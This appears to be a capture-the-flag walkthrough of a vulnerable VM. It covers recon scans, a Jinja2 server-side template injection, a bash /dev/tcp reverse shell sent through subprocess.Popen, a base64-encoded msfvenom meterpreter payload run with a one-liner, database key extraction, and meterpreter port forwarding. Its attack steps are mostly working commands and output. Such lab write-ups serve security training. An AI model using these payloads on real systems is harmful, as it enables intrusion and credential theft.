Walkthrough

SYN-port-scan all ports, reveals only TCP port 80 open.


```
┌──[root@kali]─[~/tempusfugit/3]
└─── #nmap -sS 192.168.66.132 -p- -v
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-08 20:37 CEST
Initiating ARP Ping Scan at 20:37
Scanning 192.168.66.132 [1 port]
Completed ARP Ping Scan at 20:37, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:37
Completed Parallel DNS resolution of 1 host. at 20:37, 0.01s elapsed
Initiating SYN Stealth Scan at 20:37
Scanning 192.168.66.132 [65535 ports]
Discovered open port 80/tcp on 192.168.66.132
Completed SYN Stealth Scan at 20:37, 3.16s elapsed (65535 total ports)
Nmap scan report for 192.168.66.132
Host is up (0.00056s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:7E:E4:A3 (VMware)
```

Nikto shows nothing much more than nginx v.1.14.2

```
└─── #nikto -h 192.168.66.132
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.66.132
+ Target Hostname:    192.168.66.132
+ Target Port:        80
+ Start Time:         2019-10-08 21:06:00 (GMT2)
---------------------------------------------------------------------------
+ Server: nginx/1.14.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: HEAD, GET, OPTIONS
+ 7915 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2019-10-08 21:12:31 (GMT2) (391 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
 ____                                   ____          _ _      ____
|_  _|__ _ __ ___ _ __ _   _ ___  |  __|   _ __ _(_) |_  |__ /
  | |/ _ \ '_ ` _ \| '_ \| | | / __| | |_ | | | |/ _` | | __|   |_ \
  | |  __/ | | | | | |_) | |_| \__ \ |  _| |_| | (_| | | |_   __) |
  |_|\___|_| |_| |_| .__/ \__,_|___/ |_|   \__,_|\__, |_|\__| |____/
                   |_|                            |___/
```

Opening a browser, reveals the site.



Scanning source-code shouldn't return anything of interest.

There is a contact-form at the bottom. Not supposed to be exploitable.

There are a login-button up to the right. If we try login using incorrect username/password, we get this page:


Not supposed to be exploitable.

A simple dirb finds all that is.


```
└──╼ #dirb http://192.168.66.132

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct  9 19:03:10 2019
URL_BASE: http://192.168.66.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.66.132/ ----
+ http://192.168.66.132/index.html (CODE:200|SIZE:36149)
+ http://192.168.66.132/login (CODE:200|SIZE:914)
+ http://192.168.66.132/logout (CODE:200|SIZE:892)
+ http://192.168.66.132/protected (CODE:200|SIZE:878)

-----------------
END_TIME: Wed Oct  9 19:06:53 2019
DOWNLOADED: 4612 - FOUND: 4
```

```
 ____                                   ____                   _ _      ____
|_  _|__ _ __ ___ _ __ _ __ ___ _ __  |  __|  _ __ _ __ _ ( ) |_ |__ /
  | |/ _ \ '_ ` _ \| '_ \| '_ ` _ \ | |_ | | '_ \ | | | / _` | | | | _| |_ \
  | |  __/ | | | | | | | | | | | | |  _| | | | | | | (_| | | | |_  __) |
  |_|\___|_| |_| |_| .__/ \__,_|___/ |_|   \__,_|\__, |_|\__,_| |_|\__| |___/
                   |_|                            |___/
```

If we enter a non-existing url, we get this:



Here lies the vulnerability. It is a SSTI on a Jinja template.
We test using the method showed in this nice flow diagram found here:
https://www.we45.com/blog/server-side-template-injection-a-crash-course-



```
 _____                                  _____                    _ _       _____
|_   _|__ _ __ ___  _ __   _   _ ___   |  ___|    _ __ _(_) |_  |___ /
  | |/ _ \ '_ ` _ \| '_ \| | | / __|  | |_ | | | | '_ \ / _` | | __|   |_ \
  | |  __/ | | | | | |_) | |_| \__ \  |  _|| |_| | (_| | | |_   ___) |
  |_|\___|_| |_| |_| .__/ \__,_|___/  |_|   \__,_|\__, |_|\__| |____/
                   |_|                             |___/
```

Moving to burp.

```
GET /{{5*'5'}} HTTP/1.1
Host: 192.168.66.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
var url="/";
// variable for index.html url

function redirect(){
 if (seconds <=0){

 // redirect to new url after counter  down
  window.location = url;
 } else {
  seconds--;
  document.getElementById("pageInfo").inner
to Home Page after "
+seconds+" seconds."
  setTimeout("redirect()", 1000)
 }
}
</script>
</head>



 <body onload="redirect()">
<p id="pageInfo"></p>
<div class="float">
<h1>404</h1>
<h3>Hmmm...<br> Page not found:
http://192.168.66.132/55555</h3>
</div>
```

Retrieving {{config}} actually gives the first flag.

Request

Raw | Headers | Hex

```
GET /{{config}} HTTP/1.1
Host: 192.168.66.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render

```
+seconds+" seconds."
  setTimeout("redirect()", 1000)
 }
}
</script>
```

Converted text

Copy to clipboard | Close

```
Flag1{ Important findings }
```

< + > 0 matches

```
&amp;#39;RmxhZzF7IEltcG9ydGFudCBmaW5kaW5ncyB9&amp;#39;,
&amp;#39;PERMANENT_SESSION_LIFETIME&amp;#39;:
datetime.timedelta(31), &amp;#39;USE_X_SENDFILE&amp;#39;:
False, &amp;#39;SERVER_NAME&amp;#39;: None,
&amp;#39;APPLICATION_ROOT&amp;#39;: &amp;#39;/&amp;#39;,
&amp;#39;SESSION_COOKIE_NAME&amp;#39;:
&amp;#39;session&amp;#39;,
&amp;#39;SESSION_COOKIE_DOMAIN&amp;#39;: None,
&amp;#39;SESSION_COOKIE_PATH&amp;#39;: None,
```

Trying to find object subclasses. We find that on index 1

Request

Raw | Headers | Hex

```
GET /{{''.__class__.__mro__[1].__subclasses__()}} HTTP/1.1
Host: 192.168.66.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render

```
<p id="pageInfo"></p>
<div class="float">
<h1>404</h1>
<h3>Hmmm...<br> Page not found:
http://192.168.66.132/[&amp;lt;class
&amp;#39;type&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;weakref&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;weakcallableproxy&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;weakproxy&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;int&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;bytearray&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;bytes&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;list&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;NoneType&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;NotImplementedType&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;traceback&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;super&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;range&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;dict&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;dict_keys&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;dict_values&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;dict_items&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;odict_iterator&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;set&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;str&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;slice&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;staticmethod&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;complex&amp;#39;&amp;gt;, &amp;lt;class
&amp;#39;float&amp;#39;&amp;gt;, &amp;lt;class
```

Looking for exploitable subprosess


```
<class 'concurrent.futures._base._Waiter'>
<class 'concurrent.futures._base._AcquireFutures'>
<class 'concurrent.futures._base.Future'>
<class 'concurrent.futures._base.Executor'>
<class 'queue.Queue'>
<class 'multiprocessing.process.BaseProcess'>
<class 'array.array'>
<class 'multiprocessing.reduction._C'>
<class 'multiprocessing.reduction.AbstractReducer'>
<class 'multiprocessing.context.BaseContext'>
<class '_multiprocessing.SemLock'>
<class 'subprocess.CompletedProcess'>
<class 'subprocess.Popen'>
<class 'multiprocessing.util.Finalize'>
<class 'multiprocessing.util.ForkAwareThreadLock'>
<class 'multiprocessing.connection._ConnectionBase'>
<class 'multiprocessing.connection.Listener'>
<class 'multiprocessing.connection.SocketListener'>
<class 'multiprocessing.connection.ConnectionWrapper'>
<class 'concurrent.futures.process._ExceptionWithTraceback'>
<class 'concurrent.futures.process._WorkItem'>
<class 'concurrent.futures.process._ResultItem'>
<class 'concurrent.futures.process._CallItem'>
<class 'concurrent.futures.thread._WorkItem'>
<class 'asyncio.events.Handle'>
```

We find Popen at index 373

```
└──╼ #grep -n Popen subclasses2
374: <class 'subprocess.Popen'>
```

A reverse shell could be achieved like this.

{{''.__class__.__mro__[1].__subclasses__()[373]("bash -c '/bin/bash -i >& /dev/tcp/192.168.66.130/443 0>&1'",shell=True,stdout=-1)}}



Examining the app.py uncovers another secret key and an encrypted SQLite database.

```
app = Flask(__name__)
app.secret_key = 'RmxhZzF7IEltcG9ydGFudCBmaW5kaW5ncyB9'

pra = "pragma key='SecretssecretsSecrets...'"

try:
  with app.open_resource('static/file/f') as f:
    contents = f.read().decode("utf-8")
except:
    contents = ""



def check(username):
    con = sqlcipher.connect("static/db2.db")
    con.execute(pra)
    userexists = False
    with con:
```

This key: SecretssecretsSecrets...
Is the encryption-key for the database.


```
sqlcipher static/db2.db
SQLCipher version 3.15.2 2016-11-28 19:13:37
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> PRAGMA key='SecretssecretsSecrets...';
PRAGMA key='SecretssecretsSecrets...';
sqlite> .tables
.tables
users
sqlite> SELECT * FROM users;
SELECT * FROM users;
hugh-janus|S0secretPassW0rd
anita-hanjaab|ssdf%dg5xc
clee-torres|asRtesa#2s
RmxhZzN7IEhleSwgcmVhZGluZyBzZWNyZXRzICB9|
sqlite>
```

We find some users and cleartext passwords and Flag 3 inside the database

```
└──╼ #echo RmxhZzN7IEhleSwgcmVhZGluZyBzZWNyZXRzICB9|base64 -d
Flag3{ Hey, reading secrets  }┌──[root@kali]─[~/tempusfugit/3]
└──╼ #
```

We are missing Flag2…

Trying credentials on the webpage login.
Logged in as Hugh-janus. All credentials show the same page.



New flag and a number…50709

```
└──╼ #echo RmxhZzJ7IElzIHRoaXMgdGhlIGZvb3Rob2xkIEkgaGF2ZSBiZWVuIGxvb2tpbmcgZm9yP30=|base64 -d
Flag2{ Is this the foothold I have been looking for?}┌──[root@kali]─[~/tempusfugit/3]
└──╼ #
```

Not too much tools installed on the box. We try setting up a meterpreter. This will make things a bit easier.

As we don't have either curl or wget, we make a staged payload and base64 encode it:

```
┌──[root@kali]─[~/tempusfugit/3]
└─# #msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.66.130 lport=4444 -f elf>mp
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 129 bytes
Final size of elf file: 249 bytes
┌──[root@kali]─[~/tempusfugit/3]
└─# #cat mp|base64 -w0
f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAOAABAAAAAAAAAAEAAAAHAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAA+QAAAAAAAAAB6AQAAAAAAAAAAQAAAAAAAASDH/aglYmbYQSInWTTHJaiJBWrIHDwVIhcB4UmoKQVlWUGopWJlqAl9qAV4PBUiFwHg7SJdIuQIAEVzAqEKCUUiJ5moQWmoqWA8FWUiFwHklSf/JdBhXaiNYagBqBUiJ50gx9g8FWVlfSIXAecdqPFhqAV8PBV5aDwVIhcB47//m
└─# #
```

Paste, decode and run on the other side:

```
echo -n f0VMRgIBAQAAAAAAAAAAAAIAPgABAAAAeABAAAAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAOAABAAAAAAAAAAEAAAAHAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAA+QAAAAAAAAAB6AQAAAAAAAAAAQAAAAAAAASDH/aglYmbYQSInWTTHJaiJBWrIHDwVIhcB4UmoKQVlWUGopWJlqAl9qAV4PBUiFwHg7SJdIuQIAEVzAqEKCUUiJ5moQWmoqWA8FWUiFwHklSf/JdBhXaiNYagBqBUiJ50gx9g8FWVlfSIXAecdqPFhqAV8PBV5aDwVIhcB47//m|base64 -d>/tmp/mp;chmod +x /tmp/mp;/tmp/mp
```

And we receive a connection back

```
msf5 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.66.130:4444
[*] Sending stage (3021284 bytes) to 192.168.66.132
[*] Meterpreter session 1 opened (192.168.66.130:4444 -> 192.168.66.132:33684) at 2019-10-08 23:10:38 +0200

meterpreter >
```

Ifconfig

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface  5
============
Name         : eth0
Hardware MAC : 02:42:c0:a8:64:64
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.100.100
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Looks a bit strange, we don't see the IP we connected to, because It's a Docker-container.

```
meterpreter > cat /proc/self/cgroup
11:pids:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
10:perf_event:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
9:net_cls,net_prio:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
8:devices:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
7:memory:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
6:cpuset:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
5:freezer:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
4:rdma:/
3:cpu,cpuacct:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
2:blkio:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
1:name=systemd:/docker/f0579b8c072d5c6abf9542f785721e75f62d30980436b8da575fbab81f5bcc91
0::/system.slice/docker.service
meterpreter >
```

Dropping to shell and do a pingscan.

```
www-data@TF3:/tmp$ for i in {1..254}; do ping -c 1 -W 1 192.168.100.$i | grep 'from'; done
<o ping -c 1 -W 1 192.168.100.$i | grep 'from'; done
64 bytes from 192.168.100.1: icmp_seq=1 ttl=64 time=0.049 ms
```

We get one hit: 192.168.100.1

Uploading netcat and doing a portscan


```
www-data@TF3:/tmp$ ./nc -z -v 192.168.100.1 1-65535
./nc -z -v 192.168.100.1 1-65535
192.168.100.1: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.100.1] 50709 (?) open
(UNKNOWN) [192.168.100.1] 443 (https) open
(UNKNOWN) [192.168.100.1] 80 (http) open
```

Portforward our local ports to the host

```
meterpreter > portfwd add -l 9000 -p 443 -r 192.168.100.1
[*] Local TCP relay created: :9000 <-> 192.168.100.1:443
meterpreter > portfwd add -l 8000 -p 80 -r 192.168.100.1
[*] Local TCP relay created: :8000 <-> 192.168.100.1:80
meterpreter > portfwd add -l 50709 -p 50709 -r 192.168.100.1
[*] Local TCP relay created: :50709 <-> 192.168.100.1:50709
meterpreter >
```

The port 50709 is the number we saw on the webpage earlier… It is the SSH-post. This port changes on every reboot. That's why it is displayed on the website. Security through obscurity

